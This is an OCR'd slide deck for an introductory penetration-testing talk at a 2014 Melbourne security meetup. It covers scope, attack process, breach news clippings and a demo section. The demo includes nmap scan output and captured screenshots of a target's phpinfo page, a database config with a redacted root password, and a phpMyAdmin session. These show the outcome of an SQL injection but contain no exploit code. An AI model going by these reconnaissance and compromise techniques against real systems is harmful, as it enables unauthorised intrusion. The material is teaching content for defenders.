Event List (Melbourne)

Speaker	Topic	Date	Time	Venue
Julian Berton	Penetration Testing 101	17/09/14	5:00 PM	NAB
AISA National Conference	16th to 17th October 2014 (Central Pier Docklands)			
John Hall	Testing your security posture 101 - Case study and insights	11/11/14	5:30 PM	Telstra
Social Event (Lunch)		November - TBC		
Events for 2015 – Penetration Testing 201, Digital Forensics 201, Risk Management, Thought Leadership Series, Privilege Management, Case studies and more……..				

Dates and times subject to change, please visit the website for the latest information

AISA National Conference

Date: 16th to 17th October 2014

Venue: Melbourne (Central Pier Docklands)

- Now in its 7th year,
- Multiday event with multiple track sessions outside of keynotes.
- **Conference is free for members** – currently 680+ registered attendees

16th October - AISA National Conference Dinner for 380 attendees ($79 for members and $200 for non members).

AISA Awards

The AISA awards are your awards, candidates are nominated by members and winners will be voted for by members. Awards will be made in the following categories:

- **Information Security Rookie of the Year**
- **Information Security Professional of the Year**
- **Information Security Project of the Year**
- **Security Employer of the Year**

More information: http://www.aisa.org.au/national-conference/aisa-awards/

Sponsor

Penetration Testing 101

By Julian Berton

Julian Berton

- Years of web development experience
- Currently working at Securus Global as a security consultant
- OWASP Melbourne chapter lead

Contact

- meetup.com/Application-Security-OWASP-Melbourne/
- @JulianBerton (Twitter - not very active)

You!

Now you know about us , its only fair we know a bit about you :)

Tonight?

- What is a pen test?
- Scope
- Techniques
- Process (Recon, Analysis, Exploitation, Reporting, Remediation)
- Tools
- Demo!
- Why its important

What is a Penetration Test?

- Called “pentesting”,“pen testing”, or “security testing”, is the practice of attacking your own or your clients' IT systems in the same way a hacker would to identify security holes.

- The idea is to not harm the client network or business interests but rather to identify issues and aim in resolving them.

What my friends think I do

What my Mom thinks I do

What society thinks I do

What the government thinks I do

What I think I do

```
felix/#nmap -A -T4 scanme.nmap.org

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-10-26 11:31 PDT
Interesting ports on scanme.nmap.org (205.217.153.55):
(The 1658 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 3.1p1 (protocol 1.99)
25/tcp  open   smtp    qmail smtpd
53/tcp  open   domain  ISC Bind 9.2.1
80/tcp  open   http    Apache httpd 2.0.39 ((Unix) mod_perl/1.99_07-dev Perl/v5.
6.1)
113/tcp closed auth
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.4.20
Uptime 196.551 days (since Mon Apr 12 22:18:53 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 27.003 seconds
felix/#
```

What I actually do

Good Pen Test(er) vs Bad

The quality of their reports should give you some idea…

From a terrible report ->
See here for more:
http://goo.gl/qdQUgE

> MySQL configured to allow connections from 127.0.0.1. Recommend configuration change to not allow remote connections.

As should any of their requests...

For a terrifying account ->
See here for more:
http://goo.gl/Gs2rdZ

1277 A security auditor for our servers has demanded the following within two weeks:

1340

- A list of current usernames and plain-text passwords for all user accounts on all servers
- A list of all password changes for the past six months, again in plain-text
- A list of "every file added to the server from remote devices" in the past six months
- The public and private keys of any SSH keys
- An email sent to him every time a user changes their password, containing the plain text password

Good Pen Test(er) vs Bad (Cont'd)

- Research any firm you plan on hiring or are recommended
- Get a sample of their work which highlights their methodology and practices
- Work with them to produce a scope that suits your needs and budget
- If you're happy with the work at the end, provide feedback. It helps everyone in the industry!
- Don't just choose the cheapest proposal that's responded to your tender

Vulnerability Assessment vs Pen Test?

- Vulnerability assessment (VA) is usually done with the full knowledge and cooperation of the client technical teams. Working with them rather than ‘against’ them.
- VA is not as reliable as exploits cannot be confirmed or tested.
- Not as fun for us pen testers ;)
- Pen tests will show real results. Ie. “ Yes this can result in an attacker rooting your entire domain’.
- Pen testing allows teams to ‘pivot’ through your network and pick up additional findings that might otherwise have been missed.

Scope

- Scope is the limits around what a pen tester can and cannot touch.
- Its up to the organization to decide what avenues of attack will be tested.
- The fewer areas tested the more in-depth testing can be but the less realistic the test will be.
- Black hat attackers are not limited by any ‘scope’

Attacker vs Professional Hacker


- An attacker has unlimited time and potentially money to find and exploit a company.
- A professional hacker has time constraints and scope limitations but has the authority to ask for help or information.

JPMorgan Chase Breach

- Months of recon, planning and building before attacks started.
- “Hackers first breached JPMorgan’s network by using a previously unknown flaw in one of its public-facing websites”
- “The hack began in June and was not detected until mid-August”
- “Silently siphoning off gigabytes of information, including customer-account data, until mid-August”
- “Multiple zero-day strategies “

Black vs Grey vs White Box Testing

- Whats the difference?
- Which one gives the most value to a business?



On-site vs Remote Testing

On-site:

- Interact with local resources and test environments
- Low latency means more accurate testing
- Issues can be resolved faster

Remote:

- Allows testing of external defences such as IDS/IPS systems (Often done by accident!)
- Can be quicker setup time

Scope - Network Infrastructure

- Wired
- Wireless
- Internal
- External
- 3rd Party providers
- Telephone networks (analogue, digital, mobile, VoIP)

Scope - Physical Access

Types of users:

- Staff access methods
- Contactor access permissions
- Building Maintenance/Security/Cleaners access permissions
- Malicious outsiders

Areas of concern:

- Restricted areas (Data-centres, staff only areas, etc)
- Public Areas (Lobbies/meeting rooms/restrooms)
- External 3rd party controlled areas (Hosted data centers? Partners?)
- Anywhere with a network port or wifi access

Technologies in place:

- RFID/Badges/Magstripes
- Locks
- Alarms
- CCTV

Scope - Social Engineering


- Pretending to be a user
- Pretending to be an admin
- Phishing/Spear Phishing/Phraming etc…
- Spoofing Emails
- Dropping USB sticks strategically
- Looking for Post-It Notes
- Dumpster diving

Scope - Application Security

- Mobile (iOS and Android)
- Web (Static or dynamic)
- API (SOAP or REST)
- Custom desktop applications that interact with the network

Why do we bother?

- Are IDS/IPS's enough?
- Cant we just put a WAF infront of it?
- Ill just run automated tools...
- Back to JPMorgan….



Weekly Data Breaches

Data Breach Today
Prevention. Response. Notification. TODAY

Forbes

New Posts | Most Popular | Lists | Video | 2 Free Issues of Forbes

COVER STORY
The World's Richest Doctor

America's Most Expensive Homes For Sale Right Now

Six Trends That Will Shape Consumer Behavior This Year

Log in | Sign up | Connect

Kate Vinton
Forbes Staff

FOLLOW

I write about the intersection between

TECH 9/10/2014 @ 8:36AM | 7,533 views

Data Breach Bulletin: Home Depot, Healthcare.gov, JP Morgan

+ Comment Now + Follow Comments

Here's a roundup of this week's data breach news:

Home Depot HD -0.43% – A week after Brian Krebs broke the news that Home had likely been hit with a credit card breach, Home Depot confirmed on Mon

Response | Breaches | Forensics | Governance | ID

News | Blogs | Interviews | Webinars | White Papers | Memberships | Re

Home > Articles

Articles

11,000 Patients Affected in 2 Breaches

Incidents Involve Exposed Server, Stolen Computer

Jeffrey Roman - September 12, 2014

Diatherix, which provides clinical laboratory testing services, reports a breach in
via the Internet, while Temple University Physicians says the theft of a computer
exposed patient data.

Apple Security Upgrade: Hits and Misses

Apple Pay Gets High Marks, But Full iCloud Fix Still Missing

Mathew J. Schwartz - September 12, 2014

Security experts see good news and bad in Apple's latest announcements. Upsi
and numerous privacy and security improvements in iOS 8. But after the celebrit
fixes remain missing.

Process of a Penetration test

- Reconnaissance
- Analysis
- Exploitation (Unless its a VA)
- Reporting
- Remediation

Process of Modern Day Attackers

MACHINE LEARNING
Review and Video: With New iPhone 6 and 6 Plus, It's What's Inside That...

German Court Lifts Ban on Uber Ride Service

BITS BLOG
Y Combinator, a Start-Up Incubator, Goes to College

TECHNOLOGY

473 COMMENTS

Russian Hackers Amass Over a Billion Internet Passwords

By NICOLE PERLROTH and DAVID GELLES AUG. 5, 2014

A Russian crime ring has amassed the largest known collection of stolen Internet credentials, including 1.2 billion user name and password combinations and more than 500 million email addresses, security researchers say.


Tools of the trade


- Too many to mention but here are the main ones:

Demo!


More Demos!


- SQL Injection to control all the things!





www.[redacted]/phpinfo.php
PHP Version 5.2.8
php
System
Windows NT[redacted]5.0 build 2195
Build Date
Dec 8 2008 19:30:48
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared"
Server API
Apache 2.0 Handler
Virtual Directory Support
enabled
Configuration File (php.ini) Path
C:\WINNT

```
$db['default']['hostname'] = "localhost";
$db['default']['username'] = "root";
$db['default']['password'] = '[redacted]';
$db['default']['database'] = "[redacted]";
$db['default']['dbdriver'] = "mysql";
```



phpMyAdmin/index.php?token=6162472762f630fd52ee06c0f8374a23
phpMyAdmin
information_schema (28)
mysql (23)
27)
(29)
_v2 (23)
test (1)
Please select a database
Server: localhost
Databases
SQL
Status
Variables
Charsets
Engines
Privileges
Processes
Export
Import
Actions
Change password
Log out
MySQL localhost
Create new database
Collation
Create
MySQL connection collation:
Collation
Interface
Language
English
Theme / Style:
Original
Custom color:
Reset
Font size:
82%
MySQL
Server: localhost via TCP/IP
Server version: 5.1.31-community
Protocol version: 10
User: root@localhost
MySQL charset: UTF-8 Unicode (utf8)
Web server
Apache/2.2.11 (Win32) PHP/5.2.8
MySQL client version: 5.0.51a
PHP extension: mysql
phpMyAdmin
Version information: 3.1.2
Documentation
Wiki
Official Homepage
